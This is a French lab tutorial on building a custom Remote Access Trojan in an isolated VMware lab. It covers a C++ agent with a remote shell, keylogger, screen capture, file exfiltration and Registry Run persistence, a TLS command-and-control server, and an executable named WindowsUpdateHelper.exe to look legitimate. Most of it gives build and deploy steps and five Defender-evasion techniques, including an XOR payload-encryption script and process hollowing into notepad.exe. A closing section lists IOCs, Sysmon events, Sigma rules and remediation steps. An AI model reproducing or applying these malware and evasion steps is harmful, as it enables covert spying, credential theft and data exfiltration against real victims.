


CUSTOM RAT

Remote Access Trojan — Développement Complet de A à Z

C/C++17 (Agent) + Python 3 (C2) — Lab VMware Isolé

Auteur	Ilyes Sadadou
Langage	C/C++17 (Agent) + Python 3 (C2)
Environnement	VMware Workstation — Réseau Host-only isolé
OS Attaquant	Kali Linux 2024.x — 192.168.100.10
OS Victime	Windows 10 Pro 22H2 — 192.168.100.20

⚠AVERTISSEMENT LÉGAL ⚠

Ce projet est réalisé exclusivement dans un environnement de laboratoire VMware totalement isolé, sans connexion Internet.

Objectif : apprendre les techniques offensives réelles pour en déduire les meilleures méthodes de détection côté défense.

Toute utilisation en dehors de ce cadre de recherche est STRICTEMENT ILLÉGALE. L'auteur décline toute responsabilité.

1. Introduction — Qu'est-ce qu'un RAT ?

Avant de plonger dans le code et la technique, il faut comprendre ce qu'est un RAT, pourquoi il est étudié en cybersécurité défensive, et quelle est la logique générale de son fonctionnement.

> **Définition — Remote Access Trojan (RAT)**
>
> Un RAT (Remote Access Trojan) est un programme malveillant qui permet à un attaquant de contrôler à distance une machine victime sans que l'utilisateur s'en rende compte.
>
> Il est composé de DEUX parties qui communiquent :
> → L'AGENT (ou implant) : le programme qui tourne sur la machine victime. Il reçoit des ordres et les exécute.
> → Le C2 (Command & Control) : le serveur de l'attaquant qui envoie les ordres et reçoit les résultats.
>
> Un RAT n'est pas un virus (il ne se réplique pas) ni un worm (il ne se propage pas). C'est un outil de contrôle à distance.


1.1 Pourquoi étudier un RAT en cours de sécurité ?

La cybersécurité défensive repose sur un principe fondamental : pour se défendre contre une attaque, il faut comprendre comment elle fonctionne. C'est le principe du Red Team / Blue Team :

Rôle	Ce qu'il fait	Ce qu'il apprend
Red Team (Attaquant)	Développe et déploie le RAT	Comment exploiter les failles système, réseau et AV
Blue Team (Défenseur)	Détecte et analyse le RAT	Où chercher les traces, quels IOCs surveiller
Ce projet	Les DEUX perspectives	Comprendre l'attaque pour mieux la détecter

1.2 Architecture générale du projet

Le projet entier tient dans deux machines virtuelles qui communiquent via un réseau interne VMware :



2. Phase 1 — Setup du Laboratoire VMware

Avant d'écrire la moindre ligne de code, il faut construire l'environnement de test. Un lab bien isolé est la garantie de travailler en sécurité et de pouvoir reproduire les tests. Cette phase couvre l'installation complète, étape par étape.

Pourquoi VMware Host-only ?

VMware propose plusieurs modes réseau pour les VMs :

- NAT : la VM accède à Internet via ton PC → DANGEREUX pour ce projet.
- Bridged : la VM est sur ton réseau physique → DANGEREUX.
- Host-only : les VMs ne peuvent communiquer qu'entre elles et avec le PC hôte. AUCUN accès Internet.

→ Host-only est OBLIGATOIRE ici. C'est le seul mode qui garantit que le RAT ne peut pas sortir sur Internet.

2.1 Installation de VMware et création des VMs

ÉTAPE 1 Installer VMware Workstation

Où : *PC physique — navigateur web*

```
# Télécharger sur :
https://www.vmware.com/products/workstation-pro
# Lancer l'installeur .exe → options par défaut
# Licence : 'Use VMware Workstation Pro for free for personal use'
> VMware 17+ gratuit suffit pour ce lab
```

ÉTAPE 2 Télécharger l'ISO Kali Linux

Où : *PC physique — navigateur*

```
# https://www.kali.org/get-kali/#kali-installer-images
# Choisir : Installer → 64-bit (amd64)
# Fichier : kali-linux-2024.x-installer-amd64.iso (~4 Go)
> ~10-20 min. Garder le .iso sur le PC.
```

ÉTAPE 3 Créer la VM Kali (Attaquant)

Où : *VMware → File → New Virtual Machine*

```
# Typical → ISO Kali → Debian 11.x 64-bit
# Nom : 'Kali-Attaquant'
# CUSTOMIZE HARDWARE :
#   Memory : 4096 MB | CPU : 2
#   Network Adapter : HOST-ONLY  ← CRUCIAL
# Démarrer → 'Graphical Install'
# Hostname : kali-lab | User : kali
```

ÉTAPE 4 Créer la VM Windows 10 (Victime)

Où : *VMware → File → New Virtual Machine*

```
# ISO Windows 10 (microsoft.com/.../software-download/windows10)
# Nom : 'Windows-Victime' | Disk : 60 GB
```

```
# CUSTOMIZE HARDWARE :
#   Memory : 4096 MB | CPU : 2
#   Network Adapter : HOST-ONLY  ← CRUCIAL
# 'Je n'ai pas de clé de produit'
# Utilisateur local : victime
```

2.2 Configuration réseau et vérification

ÉTAPE 5 IP statique sur Kali

Où : *VM Kali → Terminal (clic droit bureau)*

```
sudo nano /etc/network/interfaces
# Ajouter à la fin du fichier :
auto eth0
iface eth0 inet static
    address 192.168.100.10
    netmask 255.255.255.0
# Sauvegarder : Ctrl+X → Y → Entrée
sudo systemctl restart networking
ip addr show eth0  # vérifier : inet 192.168.100.10/24
> Si 'eth0' absent, remplacer par 'ens33' (voir : ip link show)
```

ÉTAPE 6 IP statique sur Windows

Où : *VM Windows → Panneau de configuration*

```
# Clic droit icône réseau (barre des tâches bas droite)
# Ouvrir les paramètres réseau → Centre réseau
# Ethernet0 → Propriétés → TCP/IPv4
# Choisir 'Utiliser l'adresse IP suivante' :
#   Adresse IP     : 192.168.100.20
#   Masque         : 255.255.255.0
#   Passerelle     : (laisser vide)
# OK → Fermer
```

ÉTAPE 7 Vérifier la communication entre les VMs

Où : *VM Kali → Terminal*

```
# Depuis Kali → tester la VM Windows :
ping 192.168.100.20
# Attendu : 64 bytes from 192.168.100.20 ... time=X ms

# Depuis la VM Windows → PowerShell :
ping 192.168.100.10
# Attendu : Réponse de 192.168.100.10 : octets=32 ...
> Pas de réponse ? Vérifier que les 2 VMs sont bien en 'Host-only'
```

ÉTAPE 8 Prendre des snapshots (état propre)

Où : *VMware → menu VM*

```
# Pour CHAQUE VM :
# VM → Snapshot → Take Snapshot
# Nom : 'Clean State - Début'
# Description : 'Avant tout test'
```

```
# Pour restaurer après un test :
# VM → Snapshot → Snapshot Manager → sélectionner → 'Go To'
> ESSENTIEL : restauration en 30 secondes après chaque test
```

✅Checkpoint Phase 1

À ce stade, vous devez avoir : 2 VMs opérationnelles, les deux en 'Host-only', communicant par ping.
Les snapshots sont pris → vous pouvez revenir à l'état propre à tout moment.
NE PAS continuer si le ping entre les deux VMs échoue.

3. Phase 1 (suite) — Outils de Développement

Tous les outils s'installent sur la VM Kali. La VM Windows n'a besoin de rien d'installé — elle reçoit simplement l'exécutable RAT compilé depuis Kali.

La cross-compilation — concept clé

La cross-compilation consiste à compiler du code sur un OS (Linux Kali) pour produire un exécutable qui tourne sur un AUTRE OS (Windows).
Outil utilisé : MinGW-w64 (Minimalist GNU for Windows) → installé sur Kali, produit des .exe Windows 64-bit.
Commande de compilation : x86_64-w64-mingw32-g++ (au lieu de g++ classique).
Avantage : on développe et compile entièrement depuis Kali, sans toucher à Windows.

ÉTAPE 9 Changer le miroir apt (évite les erreurs)

Où : *VM Kali → Terminal*

```
sudo nano /etc/apt/sources.list
# Remplacer TOUT le contenu par :
deb http://kali.download/kali kali-rolling main contrib non-free non-free-
firmware
# Sauvegarder : Ctrl+X → Y → Entrée
sudo apt clean && sudo apt update
> kali.download = CDN officiel Kali. Choisit auto le serveur le plus proche.
```

ÉTAPE 10 Installer le toolchain de compilation

Où : *VM Kali → Terminal*

```
# Compilateur C/C++ pour Windows (cross-compilation) :
sudo apt install -y gcc-mingw-w64-x86-64 g++-mingw-w64-x86-64
# Build system + Python + OpenSSL :
sudo apt install -y cmake python3 python3-pip openssl libssl-dev
# Vérifier les installations :
x86_64-w64-mingw32-g++ --version   # doit afficher g++ version
python3 --version                   # Python 3.x.x
openssl version                     # OpenSSL 3.x
> ~300 Mo, ~10-20 min. Ne pas fermer le terminal.
```

3.1 Génération des certificats TLS

Le canal de communication entre l'agent et le C2 doit être chiffré pour plusieurs raisons : éviter la détection par inspection réseau, protéger les données exfiltrées, et simuler le comportement d'un RAT professionnel.

Pourquoi TLS pour un RAT ?

Un RAT sans chiffrement est trivial à détecter : un SOC qui surveille le trafic réseau verra immédiatement les commandes en clair.

> TLS (Transport Layer Security) chiffre TOUT le canal → les outils de surveillance réseau ne voient qu'un flux chiffré.
> On utilise un certificat auto-signé (pas besoin d'une CA pour un lab) avec une clé RSA 4096 bits.
> En plus de TLS, un chiffrement AES-256 applicatif est ajouté au niveau du protocole RAT (double chiffrement).

ÉTAPE 11 Créer les certificats TLS RSA 4096 bits

Où : *VM Kali → Terminal*

```
mkdir -p ~/rat_project/c2
cd ~/rat_project/c2
# Générer la clé privée et le certificat auto-signé :
openssl req -x509 -newkey rsa:4096 \
  -keyout c2_key.pem \
  -out c2_cert.pem \
  -days 365 -nodes \
  -subj '/CN=192.168.100.10/O=LabRAT/C=FR'
# Vérifier la création :
ls -la *.pem       # c2_cert.pem + c2_key.pem
openssl x509 -in c2_cert.pem -text -noout | head -20
> Ces 2 fichiers .pem sont le canal sécurisé. Ne jamais les partager.
```

Paramètre TLS	Valeur choisie	Pourquoi ce choix ?
Algorithme clé	RSA 4096 bits	Résistant à toutes attaques connues actuellement
Durée	365 jours	Suffisant pour un lab, peut être régénéré
Mode	-nodes (no DES)	Pas de mot de passe sur la clé → démarrage automatique
Protocole	TLS 1.3	Version la plus sécurisée, négociation forcée côté code
Chiffrement applicatif	AES-256-GCM	Couche supplémentaire au-dessus de TLS

4. Phase 2 — Le Serveur C2 (Command & Control)

Le serveur C2 est le cerveau de l'opération. Il tourne sur la VM Kali, attend que l'agent RAT se connecte depuis la VM Windows, et permet à l'opérateur d'envoyer des commandes à la machine victime.

4.1 Protocole de communication C2 ↔ Agent

Avant de démarrer le C2, il faut comprendre le protocole d'échange. Chaque communication suit un flux précis :

Étape	Direction	Message	Description
1	Agent → C2	TCP SYN (port 4444)	L'agent initie la connexion TCP
2	Mutuel	TLS Handshake RSA 4096	Négociation du canal chiffré
3	Agent → C2	BEACON_INIT	Envoi : hostname, user, OS, IP
4	C2 → Agent	ACK + session_id	Attribution d'un identifiant unique
5	Agent → C2	HEARTBEAT (toutes les 5s)	Signal 'je suis en vie'
6	C2 → Agent	COMMANDE (SHELL, SCREENSHOT...)	Ordre de l'opérateur
7	Agent → C2	CMD_RESULT	Résultat chiffré + HMAC-SHA256

Qu'est-ce que le HMAC-SHA256 ?

HMAC (Hash-based Message Authentication Code) est un mécanisme qui garantit l'INTÉGRITÉ des messages.
Chaque paquet envoyé est signé avec une clé secrète partagée → le destinataire vérifie la signature.
Si un paquet est modifié en transit (attaque MITM), le HMAC ne correspondra pas → paquet rejeté.
Format d'un paquet RAT : longueur (4 bytes) + JSON chiffré AES-256 + HMAC-SHA256.

4.2 Démarrer le serveur C2

ÉTAPE 12 Placer et démarrer c2_server.py

Où : *VM Kali → Terminal (garder ouvert)*

```
cp ~/Downloads/c2_server.py ~/rat_project/c2/
cd ~/rat_project/c2/
python3 c2_server.py
```

```
# Bannière attendue :
# ╔═══════════════════════════════╗
# ║ CUSTOM RAT — C2 SERVER        ║
# ║ Ecoute : 0.0.0.0:4444 (TLS)   ║
# ╚═══════════════════════════════╝
# [*] Console opérateur démarrée
# C2 >>
> Ouvrir un SECOND terminal pour la suite. Ne JAMAIS fermer ce terminal.
```

4.3 Commandes opérateur disponibles

Commande	Effet	Exemple complet
sessions	Lister les agents connectés	C2 >> sessions
shell <ID> <cmd>	Exécuter une commande sur la victime	C2 >> shell AGENT-001 whoami
screenshot <ID>	Capturer l'écran de la victime	C2 >> screenshot AGENT-001
keylog_start <ID>	Démarrer l'enregistrement des touches	C2 >> keylog_start AGENT-001
keylog_stop <ID>	Arrêter + recevoir les frappes	C2 >> keylog_stop AGENT-001
download <ID> <chemin>	Exfiltrer un fichier	C2 >> download AGENT-001 C:\secret.txt
kill <ID>	Terminer la session agent	C2 >> kill AGENT-001
exit	Arrêter le serveur C2	C2 >> exit

5. Phase 3 — L'Agent RAT en C/C++17

L'agent est le programme qui s'exécute sur la machine victime. Il est écrit en C/C++17, compilé depuis Kali Linux (cross-compilation), et produit un fichier .exe Windows. Son nom de fichier — WindowsUpdateHelper.exe — est choisi pour se fondre parmi les processus légitimes Windows.

5.1 Structure des fichiers du projet

```
rat_project/
├── agent/
│   ├── rat_agent.h          ← Header : structures et déclarations
│   ├── rat_agent.cpp        ← Implémentation complète de l'agent
│   ├── av_evasion.h         ← Déclarations des techniques d'évasion AV
│   └── av_evasion.cpp       ← Implémentation des 5 techniques d'évasion
├── c2/
│   ├── c2_server.py         ← Serveur C2 Python asyncio
│   ├── c2_cert.pem          ← Certificat TLS (public)
│   └── c2_key.pem           ← Clé privée TLS (CONFIDENTIEL)
└── build/
    ├── build.sh             ← Script de compilation automatique
    ├── CMakeLists.txt       ← Fichier de build CMake
    └── output/
        └── WindowsUpdateHelper.exe  ← L'exécutable final
```

5.2 Les 6 fonctionnalités offensives de l'agent

L'agent implémente 6 capacités offensives distinctes, chacune utilisant des API Windows spécifiques. Comprendre ces API, c'est comprendre pourquoi les antivirus les considèrent comme suspectes.

Fonctionnalité	API Windows utilisée	Description technique	Commande C2
Remote Shell	CreateProcess + pipes anonymes	Lance cmd.exe caché, redirige stdin/stdout/stderr vers des pipes → envoie la sortie au C2 via TLS	shell AGENT-001 <cmd>
Keylogger	SetWindowsHookEx WH_KEYBOARD_LL	Installe un hook clavier GLOBAL au niveau du système → capture TOUTES les frappes de TOUS les programmes	keylog_start AGENT-001
Screenshot	GetDesktopWindow + BitBlt (GDI)	Capture le bureau en mémoire (Device Context) → encode en base64 → envoie chiffré via TLS	screenshot AGENT-001
Exfiltration	ReadFile + SSL_write	Lit un fichier arbitraire en bytes → envoie chiffré par chunks vers le C2	download AGENT-001 <path>
Persistence	RegSetValueEx HKCU\Run	Écrit le chemin de l'exe dans la clé Registry Run → se relance automatiquement à chaque connexion utilisateur	(automatique au démarrage)

Fonctionnalité	API Windows utilisée	Description technique	Commande C2
Beacon Loop	WinSock2 + SSL_connect	Boucle infinie : tente de se connecter au C2 toutes les 5s → heartbeat → attend des ordres → reconnexion auto si coupure	(automatique)

⍰ Pourquoi ces APIs sont-elles suspectes ?

SetWindowsHookEx WH_KEYBOARD_LL : un programme légitime n'a normalement AUCUNE raison d'intercepter le clavier globalement. C'est la signature d'un keylogger.

RegSetValueEx dans HKCU\Run : écriture de persistence. 99% des malwares l'utilisent.

CreateProcess + pipes : combinaison classique d'un remote shell. Détecté par Defender dès que le nom 'cmd.exe' apparaît en string claire.

→ Phase B (évasion) corrigera exactement ces problèmes.

5.3 Compilation et déploiement

ÉTAPE 13 Préparer la structure du projet

⍰ **Où :** *VM Kali → Terminal*

```
mkdir -p ~/rat_project/{agent,build/output}
# Copier les fichiers depuis le ZIP fourni :
cp ~/Downloads/rat_agent.h     ~/rat_project/agent/
cp ~/Downloads/rat_agent.cpp   ~/rat_project/agent/
cp ~/Downloads/av_evasion.h    ~/rat_project/agent/
cp ~/Downloads/av_evasion.cpp  ~/rat_project/agent/
cp ~/Downloads/build.sh        ~/rat_project/build/
chmod +x ~/rat_project/build/build.sh
```

ÉTAPE 14 Compiler l'agent (cross-compile Kali → Windows .exe)

⍰ **Où :** *VM Kali → Terminal*

```
cd ~/rat_project/build/
./build.sh

# Si erreur, compilation manuelle :
x86_64-w64-mingw32-g++ -std=c++17 -O2 \
  -o output/WindowsUpdateHelper.exe \
  ../agent/rat_agent.cpp \
  -lws2_32 -lssl -lcrypto -lgdi32 -lole32 \
  -ladvapi32 -luser32 -lkernel32 \
  -static -mwindows -Wl,-s

ls -lh output/WindowsUpdateHelper.exe   # attendu : ~2 Mo
sha256sum output/WindowsUpdateHelper.exe # noter le hash
```

ÉTAPE 15 Transférer l'exe sur la VM Windows (HTTP temporaire)

⍰ **Où :** *VM Kali → Terminal*

```
cd ~/rat_project/build/output/
python3 -m http.server 8080
```

```
# → Laisser ouvert

# Sur VM Windows → ouvrir Microsoft Edge :
# Aller sur : http://192.168.100.10:8080
# Cliquer sur WindowsUpdateHelper.exe → Télécharger

# Sur Kali : Ctrl+C pour arrêter le serveur HTTP
```

ÉTAPE 16 Exécuter l'agent et vérifier la connexion C2

Où : *VM Windows → Explorateur de fichiers*

```
# Double-cliquer sur WindowsUpdateHelper.exe
# Si SmartScreen : 'Plus d'infos' → 'Exécuter quand même'

# Sur la VM Kali → console C2 doit afficher :
# [+] Nouvelle connexion : 192.168.100.20 -> Session AGENT-001
# [+] Agent enregistré : DESKTOP-LAB / victime

# Tester un premier shell :
# C2 >> shell AGENT-001 whoami
# Résultat : DESKTOP-LAB\victime
> Si rien en 5s : vérifier que c2_server.py tourne (Étape 12)
```

6. Phase 4 — Windows Defender : Détection puis Évasion

Cette phase est la plus pédagogique du projet. Elle se divise en deux sous-phases : d'abord on laisse Defender détecter le RAT brut pour comprendre POURQUOI il est détecté, puis on applique 5 techniques d'évasion pour contourner la détection — sans jamais désactiver Defender.

> **Phase 4**
> Windows Defender reste ACTIF dans les DEUX phases.
> **Phase A** : comprendre ce que voit l'AV → analyser ses indicateurs de détection.
> **Phase B** : contourner ces indicateurs un par un avec des techniques précises.
> Objectif pédagogique : montrer que la sécurité n'est pas binaire — c'est un jeu d'adaptation permanent.

6.1 Phase A — Test avec Defender actif (RAT brut)

On teste l'exécutable WindowsUpdateHelper.exe sans aucune modification. Defender va le détecter, et on va analyser exactement pourquoi.

ÉTAPE 17 Réactiver Defender et mettre à jour les définitions

Où : *VM Windows → Paramètres*

```
# Menu Démarrer → Paramètres → Mise à jour et sécurité
# Sécurité Windows → Protection contre les virus
# 'Gérer les paramètres' → Protection en temps réel → Activer

# Vérifier via PowerShell :
Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled
# Attendu : RealTimeProtectionEnabled : True

# Mettre à jour les définitions :
Update-MpSignature
```

ÉTAPE 18 Transférer et tester le RAT brut (sera bloqué)

Où : *VM Windows → Edge*

```
# Sur Kali : relancer le serveur HTTP
cd ~/rat_project/build/output/ && python3 -m http.server 8080

# Sur Windows Edge : http://192.168.100.10:8080
# Cliquer sur WindowsUpdateHelper.exe
# RÉSULTAT ATTENDU : Defender bloque le téléchargement

# Voir les détails :
Get-MpThreatDetection | Select-Object ThreatName, DetectionTime | Format-List
# EventID 1116 dans l'Observateur d'événements = Malware détecté
```

```
> C'est le comportement VOULU. Phase B va corriger ça.
```

Pourquoi Defender détecte-t-il le RAT brut ?

Chaque indicateur de détection correspond à un signal que Defender analyse :

Indicateur détecté	Localisation dans le binaire	Pourquoi c'est suspect
Import VirtualAllocEx	Import Address Table (IAT)	API d'allocation mémoire dans un autre processus → signature d'injection
Import WriteProcessMemory	IAT	Écriture dans la mémoire d'un autre processus → injection de code
Import SetWindowsHookEx	IAT	Hook clavier global = signature de keylogger
String 'cmd.exe /c' en clair	Section .data ou .rdata	Remote shell classique, visible par strings()
String '192.168.100.10' clair	Section .data	Adresse C2 lisible directement dans le binaire
Port 4444 en dur	Section .data	Port C2 classique, connu des bases de signatures AV
Entropie PE élevée	Section OpenSSL (statique)	OpenSSL linkée statiquement → zone haute entropie

Comment fonctionne la détection AV ?

Les antivirus modernes utilisent PLUSIEURS mécanismes en parallèle :

1. Détection statique par signatures : comparaison des bytes avec une base de données de malwares connus.
2. Analyse heuristique : détection de PATTERNS suspects (imports dangereux, entropie élevée, strings suspectes).
3. Détection comportementale (à l'exécution) : surveillance des actions du programme en temps réel.

→ La Phase B doit contourner les deux premiers mécanismes (statique + heuristique).

6.2 Phase B — Les 5 techniques d'évasion AV

Le fichier av_evasion.h/.cpp implémente 5 techniques d'évasion spécifiques. Chacune répond à un indicateur de détection précis identifié en Phase A.

Technique	Nom	Problème résolu	Mécanisme
T1 — String Obfuscation XOR	Obfuscation des chaînes	Strings en clair ('cmd.exe', IP C2...)	Macro XS() → chiffrement XOR à la compilation. Déchiffrement uniquement en RAM au runtime. strings() ne trouve rien.
T2 — API Hashing (IAT propre)	Import Address Table vide	Imports suspects dans l'IAT	VirtualAllocEx, WriteProcessMemory ne sont

Technique	Nom	Problème résolu	Mécanisme
			PAS dans l'IAT. Résolution dynamique depuis le PEB Windows par hash DJB2.
T3 — Payload XOR chiffré	Code agent chiffré	Code détectable par scan	L'agent est chiffré XOR et stocké comme tableau de bytes dans un stub. Déchiffrement uniquement en mémoire → AV ne peut pas scanner le code.
T4 — Anti-Sandbox (timing)	Détection d'environnement d'analyse	Exécution dans une sandbox AV	Sleep(2000) → vérifie si < 1.5s réels (sandbox accélérée). Username 'sandbox' → sandbox. Disque < 50 Go ou < 25 processus → VM légère.
T5 — Process Hollowing	Masquage du processus	Processus suspect dans le Task Manager	Lance notepad.exe suspendu → vide sa mémoire (NtUnmapViewOfSection) → injecte le payload → reprend. Le RAT tourne sous 'notepad.exe'.

Zoom sur le Process Hollowing (T5)

C'est la technique la plus sophistiquée du projet. Étapes :

1. CreateProcess(notepad.exe, CREATE_SUSPENDED) → lance notepad en mode suspendu (il ne s'exécute pas encore).
2. NtUnmapViewOfSection → vide la mémoire de notepad (supprime son code).
3. VirtualAllocEx + WriteProcessMemory → alloue de la mémoire dans notepad et y écrit le payload RAT.
4. SetThreadContext → modifie le registre EIP/RIP pour pointer vers le code RAT injecté.
5. ResumeThread → reprend l'exécution → notepad s'exécute mais avec notre code.

Résultat : dans le Task Manager, on voit 'notepad.exe' sans fenêtre visible. C'est le RAT.

Technique MITRE ATT&CK : T1055.012 — Process Hollowing.

ÉTAPE 19 Chiffrer le payload RAT avec le script Python

Où : *VM Kali → Terminal*

```
cd ~/rat_project/build/output/
python3 << 'SCRIPT'
KEY = b'LabRAT2024Secret'
data = open('WindowsUpdateHelper.exe','rb').read()
enc  = bytes(b ^ KEY[i%len(KEY)] for i,b in enumerate(data))
# Génère agent/payload_encrypted.h
SCRIPT
> Produit payload_encrypted.h : tableau de bytes illisible pour l'AV
```

ÉTAPE 20 Compiler le stub loader avec les 5 techniques

Où : *VM Kali → Terminal*

```
cd ~/rat_project/build/
x86_64-w64-mingw32-g++ -std=c++17 -O2 -I../agent \
  -o output/loader_evaded.exe \
  ../agent/av_evasion.cpp \
  -lws2_32 -lssl -lcrypto -lgdi32 -lole32 \
  -ladvapi32 -luser32 -lkernel32 \
  -static -mwindows -Wl,-s

ls -lh output/loader_evaded.exe
sha256sum output/loader_evaded.exe
```

ÉTAPE 21 Test statique avec Defender (scan sans exécution)

Où : *VM Windows → PowerShell*

```
# Transférer loader_evaded.exe depuis Kali (même méthode http.server)

# Scanner statiquement :
Start-MpScan -ScanType CustomScan \
  -ScanPath 'C:\Users\victime\Downloads\loader_evaded.exe'
Get-MpThreatDetection
# Si vide → non détecté statiquement ✓
```

ÉTAPE 22 Test dynamique (exécution sous Defender actif)

Où : *VM Windows → PowerShell*

```
.\loader_evaded.exe

# Vérifier le process hollowing dans Task Manager :
# Ctrl+Shift+Esc → chercher 'notepad.exe' sans fenêtre visible

# Sur Kali → la session doit apparaître :
# [+] AGENT-001 connecté !

# Test de commande :
# C2 >> shell AGENT-001 hostname
```

✓Résultat attendu Phase B

Scan statique Defender : AUCUNE détection (Get-MpThreatDetection vide).
Exécution : session AGENT-001 apparaît dans la console C2.
Task Manager : notepad.exe visible sans fenêtre = process hollowing réussi.
Defender actif tout du long → évasion réussie sans le désactiver.

7. Phase 5 — Analyse Blue Team & Détection

Après avoir construit et fait fonctionner le RAT côté offensif, cette phase aborde la perspective défensive : comment un analyste SOC détecterait-il cette intrusion ? Quels sont les artefacts laissés ? Comment les surveiller automatiquement ?

7.1 Indicateurs de Compromission (IOCs)

Un IOC (Indicator of Compromise) est une trace, observable ou mesurable, qu'un système a été compromis. Ce sont les éléments que recherche un analyste lors d'un incident.

Type d'IOC	Localisation précise	Valeur à chercher
Registry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	WindowsUpdateHelper = C:\Users\victime\AppData\Roaming\WindowsUpdateHelper.exe
Task Scheduler	Panneau de config → Tâches planifiées	WindowsUpdateSync — déclencheur : connexion utilisateur
Fichier exe	C:\Users\victime\AppData\Roaming\	WindowsUpdateHelper.exe (hash SHA256 documenté)
Trafic réseau	Port 4444/TCP vers 192.168.100.10	Connexion TLS + beacon régulier toutes les 5 secondes
Process creux	Task Manager → Processus	notepad.exe sans fenêtre visible (process hollowing)
Beacon pattern	Capture réseau Wireshark	Paquets TLS réguliers toutes les 5s vers même IP:port

7.2 Détecter avec Sysmon

Sysmon (System Monitor) est un outil Microsoft gratuit (Sysinternals) qui journalise en détail les événements système dans l'Observateur d'événements Windows. C'est l'outil de référence pour la forensique Windows.

ÉTAPE 23 Installer Sysmon sur la VM Windows

Où : *VM Windows → PowerShell (administrateur)*

```
# https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
# Télécharger Sysmon → dézipper dans C:\Tools\Sysmon

cd C:\Tools\Sysmon
.\Sysmon64.exe -i -accepteula
```

```
# Après avoir relancé le RAT, voir les logs :
# Observateur d'événements → Microsoft → Windows → Sysmon → Operational
# EventID 1  = Création de processus (parent suspect !)
# EventID 3  = Connexion réseau (port 4444 détecté)
# EventID 13 = Registry Set (clé Run écrite)
```

EventID Sysmon	Signification	Ce qu'on voit pour le RAT
1 — Process Create	Un nouveau processus est créé	notepad.exe lancé par WindowsUpdateHelper.exe → parent-enfant anormal
3 — Network Connect	Une connexion réseau est établie	notepad.exe (!) ouvre une connexion vers 192.168.100.10:4444
13 — Registry Set	Une valeur Registry est écrite	Écriture dans HKCU\...\Run par un exe dans AppData
11 — File Create	Un fichier est créé sur disque	WindowsUpdateHelper.exe apparu dans AppData\Roaming
7 — Image Loaded	Une DLL est chargée	DLLs WinSock, Crypt dans notepad.exe → suspect

7.3 Règles Sigma pour SIEM

Les règles Sigma sont un format standard pour écrire des règles de détection portables entre différents SIEM (Splunk, Elastic SIEM, Microsoft Sentinel...). Voici deux règles qui détecteraient notre RAT :

```
# Règle Sigma 1 : Connexion C2 sur port non-standard
title: Connexion TLS sortante port non-standard
description: Détecte les connexions sortantes vers des ports C2 classiques
detection:
  selection:
    DestinationPort: [4444, 1337, 8443, 31337]
    Initiated: 'true'
  condition: selection
level: medium

# Règle Sigma 2 : Persistence via clé Registry Run
title: Persistence via Registry Run Key
description: Programme hors System32 s'installant dans la clé Run
detection:
  selection:
    EventType: SetValue
    TargetObject|contains: '\CurrentVersion\Run\'
  filter:
    Image|contains: ['\System32\', '\Program Files\']
  condition: selection and not filter
level: high
```

7.4 Procédure de remédiation

Si le RAT est détecté sur un système en production, voici la procédure de nettoyage à suivre dans l'ordre :

Étape	Action	Commande PowerShell
1	Isoler la machine du réseau	Désactiver physiquement le câble réseau ou le Wi-Fi
2	Identifier le processus malveillant	Get-Process | Where-Object { $_.Path -like '*AppData*' }
3	Tuer le processus	Stop-Process -Name WindowsUpdateHelper -Force
4	Supprimer la clé Registry	reg delete 'HKCU\...\Run' /v WindowsUpdateHelper /f
5	Supprimer la tâche planifiée	schtasks /delete /tn WindowsUpdateSync /f
6	Supprimer l'exécutable	Remove-Item $env:APPDATA\WindowsUpdateHelper.exe
7	Analyser les logs Sysmon	Chercher EventID 1, 3, 13 dans l'Observateur d'événements
8	Capturer le trafic réseau	Prendre une capture Wireshark AVANT de couper le réseau

8. Mapping MITRE ATT&CK Complet

